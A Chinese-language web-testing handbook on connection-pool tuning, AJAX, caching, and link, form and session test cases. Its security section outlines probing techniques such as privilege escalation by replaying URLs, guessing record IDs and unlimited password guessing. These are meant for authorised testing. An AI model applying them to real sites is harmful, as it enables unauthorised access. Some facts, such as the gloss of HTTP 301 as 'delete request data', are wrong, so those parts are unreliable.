连接池处于应用程序与数据库之间，一方面应用程序通过它来获取连接，归还连接，另一方面连接又需要从数据里获取连接，归还连接。配置参数详解如下：

步骤1：系统启动

系统启动时，初始化连接池，由于没有任何请求连接池中连接数为0。

maxActive="5"

表示并发情况下最大可从连接池中获取的连接数。如果数据库不是单独，供一个应用使用，通过设置maxActive参数可以避免某个应用无限制的获取 连接对其他应用造成影响，如果一个数据库只是用来支持一个应用那么maxActive理论上可以设置成该数据库可以支撑的最大连接数。maxActive只是表示通过连接池可以并发的获取的最大连接数。

从图上我们可以看到连接的获取与释放是双向，当应用程序并发请求连接池时，连接池就需要从数据库获取连接，那么但应用程序使用完连接并将连接归还给 连接池时，连接池是否也同时将连接归还给数据库呢？很显然答案是否定的，如果那样的话连接池就变得多此一举，不但不能提高性能，反而会降低性能，那么但应 用成归还连接后，连接池如何处理呢？

maxIdle="3"

如果在并发时达到了maxActive=5，那么连接池就必须从数据库中获取5个连接来供应用程序使用，当应用程序关闭连接后，由于maxIdle=3,因此并不是所有的连接都会归还给数据库，将会有3个连接保持在连接池种中，状态为空闲。

minIdle=”2”

最小默认情况下并不生效，它的含义是当连接池中的连接少有minIdle，系统监控线程将启动补充功能，一般情况下我们并不启动补充线程。

问题：如何设置maxActive和maxIdle？

理论上讲maxActive应该设置成应用的最大并发数，这样一来即便是在最大并发的情况下，应用依然能够从连接池中获取连接，但是困难时的是我们 很难准确估计到最大并发数，设置成最大并发数是一种最优的服务质量保证，事实上，如果某个用户登录提示系统繁忙，那么在他再次登录时，可能系统资源已经充 足，对于拜特资金管理系统我们建议将maxActive设置为系统注册人数的十分之一到二十分之一之间。例如系统的注册人数为1000，那么设置成50-100靠近100的数字，例如85或90。

maxIdle对应的连接，实际上是连接池保持的长连接，这也是连接池发挥优势的部分，理论上讲保持较多的长连接，在应用请求时可以更快的响应，但是过多的连接保持，反而会消耗数据库大量的资源，因此maxIdle也并不是越大越好，同上例我们建议将maxIdle设置成

50-100中靠近50的数字，例如55。这样就能在兼顾最大并发同时，保持较少的数据库连接，而且在绝大多情况，能够为应用程序提供最快的相应速度。

testOnBorrow="true"

validationQuery="selectcount(\*) from bt\_user"

我们知道数据库连接从本质上架构在tcp/ip连接之上，一般情况下web服务器与数据库服务器都不在同一台物理机器上，而是通过网络进行连接，那 么当建立数据库连接池的机器与数据库服务器自己出现网络异常时，保持在连接池中的连接将失效，不能够在次使用，传统的情况下只能通过重新启动，再次建立连 接，通过设置以上两个参数，但应用程序从连接池中获取连接时，会首先进行活动性检测，当获取的连接是活动的时候才会给应用程序使用，如果连接失效，连接将 释放该连接。validationQuery是一条测试语句，没有实际意义，现实中，一般用一条最为简单的查询语句充当。

removeAbandoned="true"

removeAbandonedTimeout="60"

logAbandoned="true"

有时粗心的程序编写者在从连接池中获取连接使用后忘记了连接的关闭，这样连池的连接就会逐渐达到maxActive直至连接池无法提供服务。现代连接池一般提供一种“智能”的检查，但设置了removeAbandoned="true"时，当连接池连接数到达(getNumIdle() < 2) and (getNumActive() > getMaxActive() - 3)时便会启动连接回收，那种活动时间超过removeAbandonedTimeout="60"的连接将会被回收，同时如果logAbandoned="true"设置为true,程序在回收连接的同时会打印日志。removeAbandoned是连接池的高级功能，理论上这中配置不应该出现在实际的生产环境，因为有时应用程序执行长事务，可能这种情况下，会被连接池误回收，该种配置一般在程序测试阶段，为了定位连接泄漏的具体代码位置，被开启，生产环境中连接的关闭应该靠程序自己保证。


测试中常用的工具：数据库客户端、造大数据量测试、数据库监控工具

##### 2.3、客户端（浏览器）


浏览器：是个显示网站服务器或文件系统内的文件，并让用户与此些文件交互的一种应用软件。它用来显示在万维网或局域网等内的文字、图像及其他信息。这些文字或图像，可以是连接其他网址的超连结，用户可迅速及轻易地浏览各种信息。大部分网页为HTML格式，有些网页需特定浏览器才能正确显示。

一般PC浏览器工作流程：用户输入网址-->发起网络请求-->接受返回的数据-->解析、排版、渲染-->可视化展现。一个web浏览器完整加载页面的流程：

**step1: 发出http请求**



**step2: 获取响应，并解析输出：**



#### 3、web开发技术

##### 3.1开发语言

Web 语言按层级分，传统上是这样分的，标记层（HTML），修饰层（CSS），客户端脚本层（JavaScript），服务器端（PHP，ASP.NET）。

标记语言：HTML、XHTML、XML、WML (Deprecated)、MHTML and SGML

聚合语言：最常用的 Web 聚合语言有 Atom 和 RSS 两种。

元数据定义语言：DCMI、META (Classic)、Microformats、OWL、RDF

样式表与转换语言：CSS、XSL

客户端脚本语言：AJAX (XHR)、DOM Scripting、Flex (ActionScript)、JavaScript、VBScript

服务器端开发语言：ASP、ASP.NET、ColdFusion、JSP、Perl、PHP、Python、Ruby On Rails

数据库语言：MS-SQL、mySQL、Oracle、PostgreSQL

插件：ActiveX、Flash、Java、Shockwave、Silverlight（这些插件运行在浏览器沙箱中）

配置语言：用于访问管理，服务器端配置，搜索引擎引导等。

.htaccess、Robots.txt、Web.config

富Internet应用：这些技术可以实现桌面化的 Web：Air、Gears、JavaFX、Prism

矢量建模语言：常见的 2D 和 3D 建模与渲染语言有 5 种。

3DMLW、Canvas (HTML5)、SVG、VML、X3D

PostScript语言：PDF、XPS

数据化格式语言：DocBook、KML、MathML、OpenSearch、PAD、Sitemap、VoiceXML

以上开发语言在此仅作了解。


初学者入门只需要了解下面这一套语言即可开发出简单的web应用：

http://images.sixrevisions.com/2010/06/04-20_essentials.png

HTML + CSS + JS 是前段开发必须掌握的三种语言，这毫无争议，即时有，也只是 XHTML 和 HTML 之争，而二者的争议也只限于对语言的严格程度上。PHP 和 MySQL 属于服务器端的开发语言，服务器端的开发语言有更广泛的选项，除了 PHP、MySQL，还有 ASP.NET，MS SQL，JSP，Ruby 都是可以考虑的选项。

##### 3.2 B/S基础架构

B/S架构设计理念（三层架构）：表现层、业务逻辑层、数据访问层（如下图所示）：



数据访问层DAL：用于实现与数据库的交互和访问，从数据库获取数据或保存数据到数据库的部分。

业务逻辑层BLL：业务逻辑层承上启下，用于对上下交互的数据进行逻辑处理，实现业务目标。

表示层Web：主要实现和用户的交互，接收用户请求或返回用户请求的数据结果的展现，而具体的数据处理则交给业务逻辑层和数据访问层去处理。

##### 3.3 异步处理

首先我们先举例说明下什么是异步处理：

通常情况下，用户注册，那么用户首先得填写好表单，然后点提交，这样表单就会向服务发出一个请求，则服务器处理代码，如果用户存在，则返回一个信息。总之，就是所有的数据需要你点提交后，信息才会发送！


而AJAX异步处理就相当于是模拟了一个信息发送请求，你可以在很多网站上注册的时候会发现，比如用户名输入“123”，那么它可能会提示你该用户已经存在，而给你的感觉是页面并没刷新，也就是并没有提交表单，而用户名又是存放在数据库内的，也就是说要查询用户名是否存在，就必须得发送表单的里的用户名，然后再在数据库中去查询。

而这个过程就是用了AJAX来处理的，用户输入用户名，当表单的焦点发生变化的时候，则会触发AJAX，然后AJAX模拟一个GET或者POST请求给服务器，服务器就会处理传递过来的数据！而服务器在处理数据的时候，你可以做其它的，比如你可以填写密码或者其它的！

通过上面的例子大概已经了解了页面上哪些是通过异步处理完成的。接下来我们来看看同步和异步在技术角度上的区别：就以线程IO请求来打比方说，同步就是让一个线程A去进行IO请求，当请求没有完成之前，线程A一直不离不弃的在那里死等，直到得到请求，可以想象，如果运用同步到请求队列中，这将是一个耗时费力的工作。但是如果采用异步请求的时候，当线程A去进行IO请求的时候，没有得到请求结果之前，线程A可以去做别的事情。这样，利用这种方式，可以提高服务器的吞吐量，MSDN中对此解释如下：

异步操作通常用于执行完成时间可能较长的任务，如打开大文件、连接远程计算机或查询数据库。异步操作在主应用程序线程以外的线程中执行。应用程序调用方法异步执行某个操作时，应用程序可在异步方法执行其任务时继续执行。

ASP.Net的异步请求服务器端处理原理如下图所示（左边是同步处理，右边的是异步处理）：



可参见12582网站价格行情页面理解该处理方式。

由于该页面报表生成比较耗时（需要获取数据进行计算生成报表绘制报表），所以该页面采用额异步处理方式，先使用主线程返回整个页面框架内容，报表绘制是在页面生成后再慢慢加载处理呈现。从而提高了整个页面呈现时间，让用户感觉页面打开的速度加快了。


在一个已经加载完成的页面中要实现异步请求比较常用的就是AJAX技术。下面就AJAX技术来做详细说明：

**AJAX的特点：**

Ajax的核心是JavaScript对象XmlHttpRequest。使用Javascript向服务器提出请求并处理响应而不阻塞用户！通过核心对象XMLHTTPRequest，您的 JavaScript 可在不重载页面的情况与Web服务器交换数据。AJAX 在浏览器与 Web 服务器之间使用异步数据传输（HTTP 请求），这样就可使网页从服务器请求少量的信息，而不用重新请求整个页面的内容。

**AJAX的工作原理：**

相当于在用户和服务器之间加了一个中间层，使用户操作和服务器响应异步化。这样可以把以前的一些服务器的负担转嫁给客户端，利用客户端闲置的处理能力来处理，从而减轻服务器和带宽的负担。



页面上的某个对象事件触发或者在页面首次加载时就触发JS发送异步请求（get或post方式），整个触发从准备到完成会经历这么几种状态：

0：请求未初始化，还没有调用open()。

1：请求已经建立，但是还没有发送，还没有调用 send()。

2：请求已发送，正在处理中（通常现在可以从响应中获取内容头）。

3：请求在处理中；通常响应中已有部分数据可用了，没有全部完成。

4：响应已完成；您可以获取并使用服务器的响应了。

最后返回的结果又有以下几种状态码（和HTTP页面请求一样）：

100——客户必须继续发出请求

101——客户要求服务器根据请求转换HTTP协议版本

200——成功

201——提示知道新文件的URL

300——请求的资源可在多处得到

301——删除请求数据

404——没有发现文件、查询或URl

500——服务器产生内部错误

测试的时候需要注意检验页面上对异步功能出现错误的处理情况是否正确。

##### 3.4缓存技术

随着Web网站访问量的增大势必要进行一些优化达到减小响应时间增大吞吐量的目的。

Web程序性能优化有多个方面：比如sql优化、集群、负载均衡、购买更强悍的硬件、采用缓存框架等等办法。缓存是一种比较有效且便于迅速实施的方法。

缓存的思想可以应用在软件分层的各个层面。它是一种内部机制，对外界是不可感知的。

服务器级别，例如专门加缓存服务器、分布式缓存服务器。

数据库本身有缓存，持久层也可以缓存。（比如：hibernate，还分1级和2级缓存）

业务层也可以有缓存（但一般来说，这是一个过程域，不会设缓存）。

表现层/数据服务层（传统web的表现层）也可以设置缓存（jsp cache 就是这一层，实现在app server上的缓存机制）

Browser也有缓存（如IE、FireFox）。

越上层的缓存效果越好，越底层的缓存影响越深远。

缓存的具体实现方式就有很多种：页面静态化、JSP页面缓存、后台方法缓存、ORM查询结果缓存、数据库缓存、缓存服务器等。以下仅对常用技术做个大概的介绍。

**页面静态化：**静态化后网页访问速度快，更有利于搜索引擎收录等。目前主流的静态化主要有两种：一种是通过程序将动态页面抓取并保存为静态页面，这样的页面实际存在于服务器的硬盘中，另外一种是通过WEB服务器的 URL Rewrite的方式（伪静态），他的原理是通过web服务器内部模块按一定规则将外部的URL请求转化为内部的文件地址，一句话来说就是把外部请求的静态地址转化为实际的动态页面地址，而静态页面实际是不存在的，主要有利于SEO和减少SQL注入风险。这两种方法都达到了实现URL静态化的效果，但是也各有各自的特点。

**JSP页面缓存：**通过在网页头标签中加入meta标签来实现。meta 标签用于网页的＜head＞与＜/head＞中，meta 标签的用处很多。meta的属性有两种：name和http-equiv。主要使用http-equiv属性实现。

＜meta http-equiv="Expires" contect="Mon,12 May 2001 00:20:00 GMT"＞

可以用于设定网页的到期时间，一旦过期则必须到服务器上重新调用，没到期之前使用缓存。

＜meta http-equiv="Pragma" contect="no-cache"＞

是用于设定禁止浏览器从本地机的缓存中调阅页面内容，设定后一旦离开网页就无法从缓存中再调出。

页面更新后需要重新获取时，就按下面方式设置值：

<meta http-equiv="pragma" content="no-cache">

<meta http-equiv="cache-control" content="no-cache">

<meta http-equiv="expires" content="0">

**服务器缓存：**使用squid、nginx等软件实现。以squid为例：Squid是一个缓存internet数据的一个软件，它接收用户的下载申请，并自动处理所下载的数据。也就是说，当一个用户象要下载一个主页时，它向Squid发出一个申请，要Squid替它下载，然后Squid连接所申请网站并请求该主页，接着把该主页传给用户同时保留一个备份，当别的用户申请同样的页面时，Squid把保存的备份立即传给用户，使用户觉得速度相当快。目前，Squid 可以代理HTTP, FTP, GOPHER, SSL 和 WAIS 协议，暂不能代理POP, NNTP等协议。不过，已经有人开始修改Squid，相信不久的将来，Squid能够代理这些协议。

Squid能够缓存任何数据吗？不是的。象缓存信用卡帐号、可以远方执行的scripts、经常变换的主页等是不合适的也是不安全的。Squid可以自动的进行处理，你也可以根据自己的需要设置Squid，使之过滤掉你不想要的东西。

##### 3.5前端页面制作技术

Web前端的制作的内容包括：

1美工photoshop制图、切图、css样式设计

2界面友好交互设计

3强大的脚本功能支持：主要以html、javascript为主

需要用到的技术：

基础：html、css、javascript、

Html：展现内容框架

CSS：样式外观表现

JS：提供交互动作

但随着AIR的流行和普及，Flash/Flex、Silverlight、XML和服务器端语言也是较常用的。

**对前端展现有的影响浏览器设置（以IE为例）：**

1、删除Cookie、缓存、临时文件

2、设置安全级别和权限：禁用AJAX、JS等

3、高级设置：设置启用内存保护帮助减少联机攻击等

对于测试来说需要关注的是：1、哪些BUG是前端制作的问题。2、页面上哪些部分在浏览器兼容上会存在问题。3、前端性能优化存在的问题（详细请参见YSLOW中列出的优化点）

#### 4、web安全知识

对于web安全来说通常我们可以分为两类：一类是业务上的安全问题（和需求相关），二类是技术上的安全问题（和系统、程序相关）。

这里我们分别从技术和业务的角度来讨论我们的web系统可能会遭遇哪些安全问题。

**对于技术上来说有以下几种测试手段：**

1、篡改输入

2、自动批量扫描

3、AJAX攻击

3、修改操纵会话

5、跨站脚本攻击

**业务上的安全设计缺陷：**

1、绕过导航

1）打乱顺序通过URL去访问一次安全性要求很高的操作。

2）绕过授权限制：有业务逻辑限制的网页，可以通过查看源码得到资源地址，绕过下载限制。

2、尝试特权操作

1）纵向特权提升：把高级用户的操作页面URL记录下来，使用不登录用户和普通用户登录看是否能访问。

2）横向特权提升：把某个用户能访问的页面URL记录下来，使用同级别用户账号去访问记录下的URL中。

3、该账号没权限的页面，看是否能访问。

4、密码恢复（多次尝试密保问题）

5、修改尝试可以预测的唯一标示符。例如：在编辑、修改页面URL中修改帖子ID，看下是否能查看到私密帖子和编辑别人的帖子

6、猜测无限制（密码输错次数不限制）

7、高负载操作无限制（对于容易引起系统高负载的操作没有做一定限制，允许其频繁提交）

8、竞争条件下的并发安全，特别是对于钱、积分、装备的使用。

**详细内容请参见QC“公共用例库-【1】web测试框架库-文档库”中的“[WEB安全测试].(美)霍普.扫描版.pdf”文档。**

## 四、框架测试方法

### 1、功能测试

#### 1.1链接测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 链接测试 | **整理人员** | 唐晓文 |
| **简介** | 链接是Web应用系统的一个主要特征，它是在页面之间切换和指导用户去一些不知道地址的页面的主要手段。 | | |
| **详细技术说明** | **统一资源定位符URL：**  URL是Uniform Resource Location的缩写，译为“统一资源定位符”。通俗地说，URL是Internet上用来描述信息资源的字符串，主要用在各种WWW客户程序和服务器程序上。采用URL可以用一种统一的格式来描述各种信息资源，包括文件、服务器的地址和目录等。  按链接的表现形式分：文字、图像、图标、按钮等  按链接的编写方式分：静态链接、动态生成的链接、自动跳转的链接等  按链接的类型分：HTTP、FTP、news、Gopher等  按链接的地址所在分：内部链接、外部链接等  按链接的打开方式分：在框架内打开、刷新页面、新开窗口、新开模式窗口等  **URL的格式，从左到右由下述部分组成：**   1. Internet资源类型（scheme）：指出WWW客户程序用来操作的工具。如“http：//”表示WWW服务器，“ftp：//”表示FTP服务器，“gopher：//”表示Gopher服务器，而“new：”表示Newgroup新闻组。 2. 服务器地址（host）：指出WWW页所在的服务器域名。 3. 端口（port）：有时（并非总是这样），对某些资源的访问来说，需给出相应的服务器提供端口号。 4. 路径（path）：指明服务器上某资源的位置（其格式与DOS系统中的格式一样，通常由目录/子目录/文件名这样结构组成）。与端口一样，路径并非总是需要的。资源的文件名如果被省略了，Web浏览器就会寻找一个默认的页面，这个页面往往被命名为index.html或index.htm，例如，GIF和JPEG会自己显示出来，可执行文件会被下载     **URL地址格式排列为：**scheme://host:port/path，例如  <http://www.sohu.com/domain/HXWZ>  <ftp://ftp.mozilla.org>  <gopher://gopher.banzai.edu:1234>  <news:rec.gardening>  就是一些典型的URL地址。  **HTTP的URL：**使用超级文本传输协议HTTP，提供超级文本信息服务的资源。  例一：<http://www.linkwan.com/111/welcome.htm>  其计算机域名为www.linkwan.com。超级文本文件（文件类型为.html）是在目录/111下的welcome.htm。  例二：<http://www.linkwan.com.cn/talk/talk1.htm>  其计算机域名为www.linkwan.com.cn。超级文本文件（文件类型为.html）是在目录/talk下的talk1.htm。  **URL的最大长度：**  Internet Explorer 对最大请求路径长度也进行了限制，限制长度为2048字节。这个限制对 POST 请求和 GET 请求的URL均适用。  **URL的缺点：**  最大的缺点：当信息资源的存放地点发生变化时，必须对URL作相应的改变。因此人们正在研究新的信息资源表示方法，例如：URI(Universal Resource Identifier)即“通用资源标识”（参见RFC 1630）、URN（Uniform Resource Name）即“统一资源名”和URC（Uniform Resource Citation）即“统一资源引用符”等。 | | |
| **一级用例** | 1. 检查鼠标经过任何类型的超级链接—文字、图形是否变成手型指针。 2. 有Tooltips的链接，其Tooltips是否能正常显示，文字是否正确有用。 3. 页面跳转按钮，能否跳转到相应的页面。 4. 点击主题链接，能否跳转到相应主题的页面 5. 点击图片链接，看能否跳转到具体内容页面 6. 文字连接，点击可以连接的文字，检查是否可以跳转到相应的页面。 7. 点击文字标题链接，看能否跳转到全文的详细显示页面 8. 在有树菜单的页面，点击树菜单的菜单项，检查是否能够正确显示菜单项所对应的页面。 9. 在有些图片或动画链接，鼠标点上，即可放大显示图片或动画，看功能是否实现。 10. 在字符输入框、数字输入框输入不存在的信息，点击“查询”、“搜索”等意义的查询链接，检查是否能链接到无信息页面。 11. 在字符输入框、数字输入框输入存在的信息，点击“查询”、“搜索”等意义的查询链接，检查是否能链接到对应的信息页面。 12. 当查询条件作为URL的参数信息传送到服务器时，输入很长的查询条件（如超过2048个字符），看是否会出现异常 13. 如果链接打开一个需要隐藏地址栏的页面，看链接打开的窗口是否正确隐藏了地址栏等。 14. 如果链接是发送电子邮件，看是否链接到邮件的填写页面，并且正确地显示邮件地址。 15. 如果链接打开流媒体，如“播放器”检查该播放器是否能正常播放。 16. 如果链接打开的是AJAX控件，如“日历”检查该日历是否能够动态的正确选择日期。 17. 若链接打开的是ftp站点，看是否能正确打开ftp站点。 18. 检查内部链接中是否有无效链接（即必须输入地址才能到达，而无其他链接可以到达的页面） 19. 在框架内打开链接时，看是否会刷新所有页面 20. 有些页面的刷新，刷新后显示的是主页面，有些是被刷新的页面，这需要根据开发人员提供的信息，进行测试，检查刷新后是否正确。 21. 点相关的友情链接，看能否正确转到链接的网站 22. 外部链接时，看是否是通过新建窗口打开链接页面 23. 若外部链接不存在时，看能否给出相应的提示信息，而不是出现黄页 24. 自动跳转的链接，在等待相应跳转时间后看能否自动跳转到相应位置 25. 链接超时，系统会显示什么，能否给出相应的提示 | | |
| **二级用例** | 暂无 | | |
| **三级用例** | 暂无 | | |
| **进一步的信息** | 链接测试可以自动进行，现在已经有许多工具可以采用。链接测试必须在集成测试阶段完成，也就是说，在整个Web应用系统的所有页面开发完成之后进行链接测试。  1、Xenu Link Sleuth 免费软件，可惜的是对于动态生成的页面的测试会出现一些错误。  2、HTML Link Validator 共享软件，用于在 Web 服务器或者本地计算机上检查网页的连接是否有效的工具。软件能够抓住大多错误，给你全部的报告。它验证 IE 浏览器和 Netscape 浏览器的收藏夹里面的快捷方式是否有效，它能够从 MS Access 数据库直接验证链接。  3、linkbot pro用于检查 http 和 ftp 超链接是否有效。并可显示出你网页中关于连结的详细资料与结构图. 并会将检查结果以HTML文件清楚的列表出来。  不过自动链接测试工具并不能找出“链接到不是指定的其他页面”的错误，只能检查页面跳转是否正常。目前测试工具库只收录了Xenu工具，其他工具感兴趣的话可以到网上找来使用。 | | |

#### 1.2表单与数据校验测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 表单与数据校验 | **整理人员** | 唐晓文 |
| **简介** | 表单，在网页中经常使用，主要负责数据采集的功能，比如你可以采集访问者的名字和e－mail地址、调查表、留言簿等等。 | | |
| **详细技术说明** | **一个表单有三个基本组成部分：**   1. 表单标签：这里面包含了处理表单数据所用CGI程序的URL以及数据提交到服务器的方法。（＜form＞＜/form＞） 2. 表单域：包含了文本框、密码框、隐藏域、多行文本框、复选框、单选框、下拉选择框和文件上传框、网格Grid等。 3. 表单按钮：包括提交按钮、复位按钮和一般按钮；用于将数据传送到服务器上的CGI脚本或者取消输入，还可以用表单按钮来控制其他定义了处理脚本的处理工作。   表单的数据校验一般通过客户端JavaScript技术进行验证，逻辑复杂的数据会通过提交到服务器（如和数据库中的数据进行比较）进行验证。  表单开发的常用技术为界面层技术，如JavaScript，Ajax（异步JavaScript&Xml）等，测试重点也在页面操作的易用性和数据的完整行和安全性。  客户端浏览器的安全性设置对功能有影响。 | | |
| **测试用例** | 1. 页面加载时，焦点自动聚焦到第一个非隐藏的字段上 2. 页面上的控件缺省值尽量提供，并是正确的和常用的。 3. 用户可以使用Tab切换到下一个文本框，使用Tab+Shift切换到上一个文本框。但对于关键数据，比如：银行帐号、密码是不允许仅使用tab或者Tab+Shift来进行切换的（和快捷键的操作放在一起） 4. 当用户使用Tab和Tab+Shift切换切换到文本框时，该文本框对应的内容应该是全选状态，光标停留在最后一个字符的末尾。 5. 在页面完全加载以前（有时页面加载会很慢），用户就可以开始输入信息了，此时，焦点不会随着页面的加载而改变（可以在给服务器加压力时测试） 6. 输入框旁有自动提示的文本框来提供输入向导（例如：密码输入框右侧会给出提示【密码长度6～20位，由英文字母a～z (区分大小写)，数字0～9，特殊字符组成】、输入自定义问题长度的右侧会给出提示【问题长度不超过30个字符】，是否区分大小写） 7. 当前操作的输入框会被高亮显示（有时） 8. 可输入字符的文本框，应测试当其为空、正常字符、数字、标点、半角全角、长度、特殊字符等场景。 9. 允许/阻止文本框的字符：对于日期、生日、身份证号、HTTP协议的网址、邮箱地址、货币、邮编、电话号码、手机号等一类的输入框应该仅能输入有效的字符。当用户输入无效字符时，系统不显示该类字符，如：<script>、“\”、；、“％”等。 10. 多行文本框主要测试字符数限制、半角全角显示、XML等脚本处理等。 11. 对于用户填在文本框中的内容，可以按照用户的输入进行显示（如：在需要填写大量内容的文本框中，用户输入了一些影响字体和颜色的代码，系统可以保证这些注入式攻击无效，完全按照用户输入的内容，在表单中进行显示） 12. 有些输入框不支持输入或某些字符不允许输入，应测试通过Paste方式也不能输入。 13. 下拉列表中的数据是否正确，显示时是否按照规定排序的，当为空时是否正常。下拉列表是否允许修改。 14. 上传文件时，对非法格式的文件能进行过滤，中文字符的文件名能正常上传、超过指定大小或数量的文件能给出提示并无法上传 15. 对于所有的输入文本框，能够及时验证填写信息的正确性，并给客户及时的反馈。（例如：该信息已经存在、信息格式不正确、信息的长度不正确、取值不在规定范围内、） 16. 用户输入的机密信息不能被复制（比如：银行帐号、密码）。 17. 进行某些涉及重要信息内容查询时，在输入框填写的信息在查询后，应自动清空。如银行帐号，手机号码等。 18. 可以使用上下键操作数字文本，对应增加和减少对应的数字。（例如：选择日期、下拉菜单、文本输入框） 19. 网格测试中，可测试：记录为空时是否显示正确、记录数超过10页时是否能正常翻页、记录中某字段数据超长时是否显示正常、字段内容是否显示正常，当存在特殊颜色和强调时是否按规格展现，是否支持点击标题排序等 20. 当多个下拉框的内容有逻辑关联时，系统可以自动判断内容选择范围（例如：在第一个下拉框选择省份为安徽时，第二个下拉框中的地市范围为安徽省内的地市；当第一个下拉框没有被选择任何地区时，第二个下拉框中的内容为空） 21. 当表单中有多个多选控件时，系统限制多选按钮的选中数目。超过限制的数目时，系统不允许再选中多选按钮，且给出相关提示（例如：在表单中投票，有数十个多选项，系统只允许选择其中三个选项进行提交。） 22. 滚动条的长度要根据显示信息的长度或宽度能及时变换，以利于用户了解显示信息的位置和百分比。 23. 状态条要能显示用户切实需要的信息，常用的有：目前的操作、系统状态、用户位置、用户信息、提示信息、错误信息等，如果某一操作需要的时间较长，还应该显示进度条和进程提示。 24. 状态条的高度以放置五号字为宜，滚动条的宽度比状态条的略窄。 25. 同一界面上的控件数最好不要超过10个，多于10个时可以考虑使用分页界面显示。 26. 分页界面要支持在页面间的快捷切换，常用组合快捷键Ctrl+Tab。 27. 用户点击表单中的“提交”或“确认”按钮和在键盘输入回车键的效果是一样的。 28. 在表单中的必填信息没有全部填写完成时，如果“提交”按钮可用，用户点击“提交”按钮，系统可以对没有填写的各个必填项给出提示信息 29. 表单的“提交”按钮仅能响应提交操作一次：在用户提交之后就应该将其禁用，避免同样数据的重复提交。提交成功，应检查相应数据库或相关页面中数据是否正确。 30. 提交信息成功或失败后，系统给出相应的提示 31. 当页面中需要下载ActiveX控件时，是否能正常下载，安装后能正常显示页面；当未下载该控件时，是否有提示，而不会出现异常。 | | |
| **进一步的信息** | 第一个完整的版本采用手动检查，同时形成QTP脚本；回归测试以及升级版本主要靠QTP自动回放测试。  应尽量利用测试用例设计的方法：边界值分析、等价类划分等  自动填表单的工具：RoboForm，可以提高测试数据的录入效率。 | | |

#### 1.3状态保存（Session 、Cache 、Cookies）

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | Session | **整理人员** | 胥艳红 |
| **简介** | Session，中文经常翻译为会话，其本来的含义是指有始有终的一系列动作/消息，比如打电话是从拿起电话拨号到挂断电话这中间的一系列过程可以称之为一个Session。  然而当Session一词与网络协议相关联时，它又往往隐含了“面向连接”和/或“保持状态”这样两个含义。  Session在Web开发环境下的语义又有了新的扩展，它的含义是指一类用来在客户端与服务器端之间保持状态的解决方案。有时候Session也用来指这种解决方案的存储结构。 | | |
| **详细技术说明** | Session机制是一种服务器端的机制，服务器使用一种类似于散列表的结构(也可能就是使用散列表)来保存信息。  但程序需要为某个客户端的请求创建一个Session的时候，服务器首先检查这个客户端的请求里是否包含了一个Session标识－称为Session id,如果已经包含一个Session id则说明以前已经为此客户创建过Session，服务器就按照Session id把这个Session检索出来使用(如果检索不到，可能会新建一个，这种情况可能出现在服务端已经删除了该用户对应的Session对象，但用户人为地在请求的URL后面附加上一个Session的参数)。  如果客户请求不包含Session id，则为此客户创建一个Session并且生成一个与此Session相关联的Session id，这个Session id将在本次响应中返回给客户端保存。  在谈论session机制的时候，常常听到这样一种误解“只要关闭浏览器，session就消失了”。其实可以想象一下会员卡的例子，除非顾客主动对店家提出销卡，否则店家绝对不会轻易删除顾客的资料。对session来说也是一样的，除非程序通知服务器删除一个session，否则服务器会一直保留，程序一般都是在用户做log off的时候发个指令去删除session。然而浏览器从来不会主动在关闭之前通知服务器它将要关闭，因此服务器根本不会有机会知道浏览器已经关闭，之所以会有这种错觉，是大部分session机制都使用会话cookie来保存session id，而关闭浏览器后这个 session id就消失了，再次连接服务器时也就无法找到原来的session。如果服务器设置的cookie被保存到硬盘上，或者使用某种手段改写浏览器发出的HTTP请求头，把原来的session id发送给服务器，则再次打开浏览器仍然能够找到原来的session。  恰恰是由于关闭浏览器不会导致session被删除，迫使服务器为session设置了一个失效时间，当距离客户端上一次使用session的时间超过这个失效时间时，服务器就可以认为客户端已经停止了活动，才会把session删除以节省存储空间。（tomcat默认session失效时间为20分钟，失效时间可设置）  由于session用于服务端保存状态。最重要的应用是对用户状态的保存。 | | |
| **测试用例** | 1. 用户未登录服务时，直接打开匿名用户可访问的链接，可以正常访问；直接打开有权限要求的页面，应有错误提示； 2. 用户登录服务后，根据设计中规定的用户权限，查看相关页面是否能正常显示或拒绝访问； 3. 用户注销后，根据设计中规定的用户权限，查看相关页面应拒绝访问； 4. 用户注销后再登录，根据设计中规定的用户权限，查看相关页面是否能正常显示或拒绝访问； 5. 用户注销后使用其他权限用户登录，根据设计中规定的用户权限，查看相关页面是否能正常显示或拒绝访问； 6. 如果WEB服务存在用户主动销户的功能，当用户销户后，根据设计中规定的用户权限，查看相关页面应拒绝访问； 7. 根据设计，测试Session的有效期，如：已登录用户，不做操作，超过了session有效期，查看相关页面应提示重新登录或拒绝访问。 8. 某些WEB服务对于用户的状态可能有多种，比如，暂停，恢复，销户等。根据设计中规定的用户权限，查看相关页面是否能正常显示或拒绝访问。 9. 当允许一个终端使用多账户同时操作时，用2个不同用户登录（结合各种浏览器），查看是否有影响 10. 当有多台服务器提供服务时，使用同一帐号从不同的终端登录，是否会造成状态错乱。 | | |
